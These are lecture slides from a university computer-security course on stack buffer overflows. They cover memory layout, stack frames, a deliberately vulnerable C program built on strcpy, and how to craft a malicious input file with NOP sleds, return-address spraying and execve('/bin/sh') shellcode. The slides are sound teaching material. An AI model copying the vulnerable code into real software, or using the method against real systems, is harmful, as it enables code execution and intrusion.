

CS915/435 Advanced Computer Security

- Software security (I)


Buffer Overflow

Outline

- Buffer Overflow Attack
 - Understanding of Stack Layout
 - Vulnerable code
 - Countermeasures


Memory allocation

- Code and data are separated
- Heap grows upward, while stack grows downward
- Writing overlength in heap will cause overwriting the stack (**stack smashing**).



Data vs instruction

- The same hex value in the same spot in memory
- It can be interpreted differently depending on whether the computer treats it as code or data



Buffer overflows

- Occur when data is written beyond the space allocated for it, such as a 10th byte in a 9-byte array
- In a typical exploitable buffer overflow, an attacker's inputs are expected to go into regions of memory allocated for data, but those inputs are instead allowed to overwrite memory holding executable code


Example of buffer overflow: Morris Worm

- Released in 1988 by Robert Morris
 - Graduate student at Cornell, son of NSA chief scientist
 - Convicted under Computer Fraud and Abuse Act, sentenced to 3 years of probation and 400 hours of community service
 - Now a computer science professor at MIT
- Morris claimed it was intended to harmlessly measure the Internet, but it created new copies as fast as it could and overloaded infected hosts
- \$10-100M worth of damage



Program memory stack

- Text segment:
 - Executable code of the program (usually read-only)
- Data segment
 - Static/global variables that are initialized by the programmer
- BSS (block started by symbol) segment
 - Uninitialized static/global variables.
- Heap
 - Dynamic memory allocation.
- Stack
 - Local variables defined inside functions, as well as storing data related to function calls, such as return address, arguments, etc.



C program memory layout

An example


```
int x = 100;
int main()
{
    // data stored on stack
    int a=2;
    float b=2.5;
    static int y;

    // allocate memory on heap
    int *ptr = (int *) malloc(2*sizeof(int));

    // values 5 and 6 stored on heap
    ptr[0]=5;
    ptr[1]=6;

    // deallocate memory on heap
    free(ptr);


    return 1;
}
```



Stack memory layout

```
void func(int a, int b)
{
    int x, y;

    x = a + b;
    y = a - b;
}
```




Func()'s stack frame

Question - How does the program know the memory address of a, b, x, y?

Frame pointer (ebp register) to indicate memory address

```
void func(int a, int b)
{
    int x, y;


    x = a + b;
    y = a - b;
}
```



```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)     ; x is stored in %ebp - 8
```


Previous frame pointer and function call chain.

From inside of `main()`, we call `foo()`, and from inside of `foo()`, we call `bar()`.



Function Call Stack

```
void f(int a, int b)
{
    int x;
}
void main()
{
    f(1,2);
    printf("hello world");
}
```



Copy a string in C by using strcpy

strcpy() only copies the string "Hello world" to the buffer dest, even though the entire string contains more than that. This is because when making the copy, strcpy() stops when it sees number zero, which is represented by '\0' in the code

```
#include <string.h>
#include <stdio.h>


void main ()
{
    char src[40]="Hello world\0 Extra string";
    char dest[40];

    // copy to dest (destination) from src (source)
    strcpy (dest, src);
}
```

Buffer overflow (c)

```
#include <string.h>

void foo(char *str)
{
    char buffer[12];

    /* The following statement will result in buffer overflow */
     strcpy(buffer, str);
}


int main()
{
    char *str = "This is definitely longer than 12";
    foo(str);

    return 1;
}
```

Buffer overflow (stack)

The stack above `buffer[11]` will be overwritten including the Return Address.

In this example, the overflow may just corrupt the stack, causing a program failure



Consequences of Buffer Overflow

Overwriting return address with some random address can point to :

- Invalid instruction
- Non-existing address
- Access violation
- **Attacker's code**  **Malicious code to gain access**

A more practical attack

The data to overwrite come from
a file under the attacker's control

myFile.pdf

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);


    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```


The stack before and after the buffer overflow



Creation of The Malicious Input (badfile)

Task A : Find the offset distance between the base of the buffer and return address.



Task B : Find the address to place the malicious code (e.g., shellcode)



Creation of The Malicious Input


- Task A tells us where to put the return address
- Task B tells us where to jump for the malicious code
- Neither tasks is trivial, especially the Task B (we don't know ebp)
- A random guess will take 2^{32} tries (for 32-bit machine).
- However, many (early) systems use fixed memory address for stack
- We can also substantially improve our chance by various techniques

Technique 1: filling NOP



- NOP does nothing
- It just moves on to the next instruction

Technique 2: spraying return address



- Assume we know the address of the buffer is $A = 0xbfffea8c$
- We know the size of the buffer is 100
- Hence the address for RT should be $A + \text{a small value (compiler may add some space after the buffer)}$
- We simply spray 120 bytes with return address RT

Shellcode

Aim of the malicious code : Allow to run more commands (i.e) to gain access to the system.

Solution : Shell Program

```
#include <stddef.h>
void main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Challenges :

- Loader Issue
- Zeros in the code

Shellcode

- Assembly code (machine instructions) for launching a shell.
- **Goal:** Use `execve("/bin/sh", argv, 0)` to run shell
- Registers used:
 - eax** = 0x0000000b (11) : Value of system call `execve()`
 - ebx** = address to **"/bin/sh"**
 - ecx** = address of the argument array.
 - `argv[0]` = the address of **"/bin/sh"**
 - `argv[1]` = 0 (i.e., no more arguments)
 - edx** = **zero** (no environment variables are passed).
 - int 0x80:** invoke `execve()`

Shellcode

